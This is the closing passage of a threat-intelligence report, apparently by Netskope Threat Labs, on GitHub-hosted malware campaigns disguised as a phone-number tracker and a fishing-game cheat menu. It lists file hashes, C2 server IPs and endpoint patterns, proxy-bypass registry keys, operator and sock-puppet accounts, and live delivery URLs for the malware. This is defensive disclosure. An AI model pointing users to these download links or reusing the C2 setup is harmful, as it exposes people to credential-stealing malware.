mikenob39wang/phone-number-location-tracking-tool	tracking-tool-location-number-phone-3.2.zip	b6e81d95c0c336e8b8bde3889f4df4ee17639f6ff055c631de19
mikenob39wang/phone-number-location-tracking-tool	tracking-tool-location-number-phone-3.2.zip/Launcher.cmd	39d39e6726408e778c8ad3d85010e1db0a686ebec1f8807f96c
mikenob39wang/phone-number-location-tracking-tool	tracking-tool-location-number-phone-3.2.zip/cdef.txt	b5c571363632a6887c6e9471435ab0fdbcdf16bae6dbdf28d0fc7
mikenob39wang/phone-number-location-tracking-tool	tracking-tool-location-number-phone-3.2.zip/lua51.dll	c7a657af5455812fb215a8888b7e3fd8fa1ba27672a3ed9021el
mikenob39wang/phone-number-location-tracking-tool	tracking-tool-location-number-phone-3.2.zip/luajit.exe	5343326fb0b4f79c32276f08ffcc36bd88cde23aa19962bd1e8d
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing-planet-enhanced-menu-v2.9.zip	28d09366dc7842fe42f44a27cb54c6e1ba6769f42a27b99f5d4f
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing-planet-enhanced-menu-v2.9.zip/Launcher.cmd	964dfb63ff140149ed8b310dba63fd8d82a82dc9979348e93b3c
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing-planet-enhanced-menu-v2.9.zip/clib.txt	593916916552ce87cd6fde7353875e023cd8a89f13d222fc636
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing-planet-enhanced-menu-v2.9.zip/lua51.dll	c7a657af5455812fb215a8888b7e3fd8fa1ba27672a3ed9021el
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing-planet-enhanced-menu-v2.9.zip/luajit.exe	5343326fb0b4f79c32276f08ffcc36bd88cde23aa19962bd1e8d
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing_planet_enhanced_menu_3.9.zip	66ee4143e50c42b26f1059a33860d49513194c6b049245c9a6
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing_planet_enhanced_menu_3.9.zip/Launch.bat	b54ea465f77f1eb726d3244aa52d13c103ad9c4fc5a15061b70
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing_planet_enhanced_menu_3.9.zip/license.txt	357cd0a1601d24bbb7949637b352b0ace1f30f51f788a03cfafe
B3RZ3RK/fishing-planet-enhanced-menu	scratches/fishing_planet_enhanced_menu_3.9.zip/unc.exe	30694a0101abfeea642cb9de7fb7eb66789eea74d8d7257b39f

TLSH (binary similarity)

T141F49F19FBB101FAD5B78135CD16A90BEBB2BC050624566F43E06AAB6F377210E1F325

Network

Indicator	Type	Notes
213.176.73.159	IP	C2 server
217.119.129.122	IP	C2 server – Confirmed in openclaw-v3.8.zip
217.119.129.76	IP	C2 server – Confirmed in openclaw-v1.8.zip
89.169.12.241	IP	C2 server – Confirmed in openclaw-v1.8.zip
94.156.154.6	IP	C2 server – Confirmed in openclaw-v3.8.zip
217.119.129.121	IP	C2 server
217.119.129.118	IP	C2 server

C2 Endpoint Patterns

Pattern	Purpose
POST /api/<base64>	Screenshot upload + task retrieval
GET /task/<base64>	Task polling
GET /loader/screen/<base64>	Loader/screen data

Registry

Key	Purpose
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect = 0	Proxy bypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass = 1	Proxy bypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName = 1	Proxy bypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet = 1	Proxy bypass

GitHub Accounts

Account	Role	Assessment
AAAbiola	Operator – openclaw-docker campaign	Malicious – active
mikenob39wang	Operator – phone-tracker campaign	Malicious – active
B3RZ3RK	Operator – fishing-planet-enhanced-menu campaign	Malicious – active; uses same binaries as Campaign 1
coteyn	Actor-controlled seeder/fake upstream (campaign 2)	Malicious – dormant since 2025-12-04
ramanddopor-alt	Sock puppet – passive fork of coteyn repo for social proof	Likely actor-controlled
ilasbasyariah-afk	Sock puppet – passive fork of coteyn repo for social proof	Likely actor-controlled
pearlhimaliya03094299179-ux	Sock puppet – passive fork of coteyn repo, 1 star	Likely actor-controlled
yesnoyesnoyesno444444	Sock puppet – passive fork of AAAbiola repo	Likely actor-controlled

Delivery URLs (active as of investigation date)

- <https://github.com/AAAbiola/openclaw-docker>
- <https://github.com/B3RZ3RK/fishing-planet-enhanced-menu>
- <https://github.com/coteyn/phone-number-location-tracking-tool>

Telegram Channel

IOC	Value	Notes
Channel	https://t.me/NumberLocationTrack	Phone Number Location Track Tracker (By TroyDen)

Netskope Threat Labs has made the full set of IoCs, YARA rules, and Prometheus obfuscator detector publicly available [here](#).



Vini is a CISSP-certified threat researcher at Netskope Threat Labs, where he focuses on the security implications of emerging technologies, supply chain compromise, and post-compromise tactics.

[Read More](#)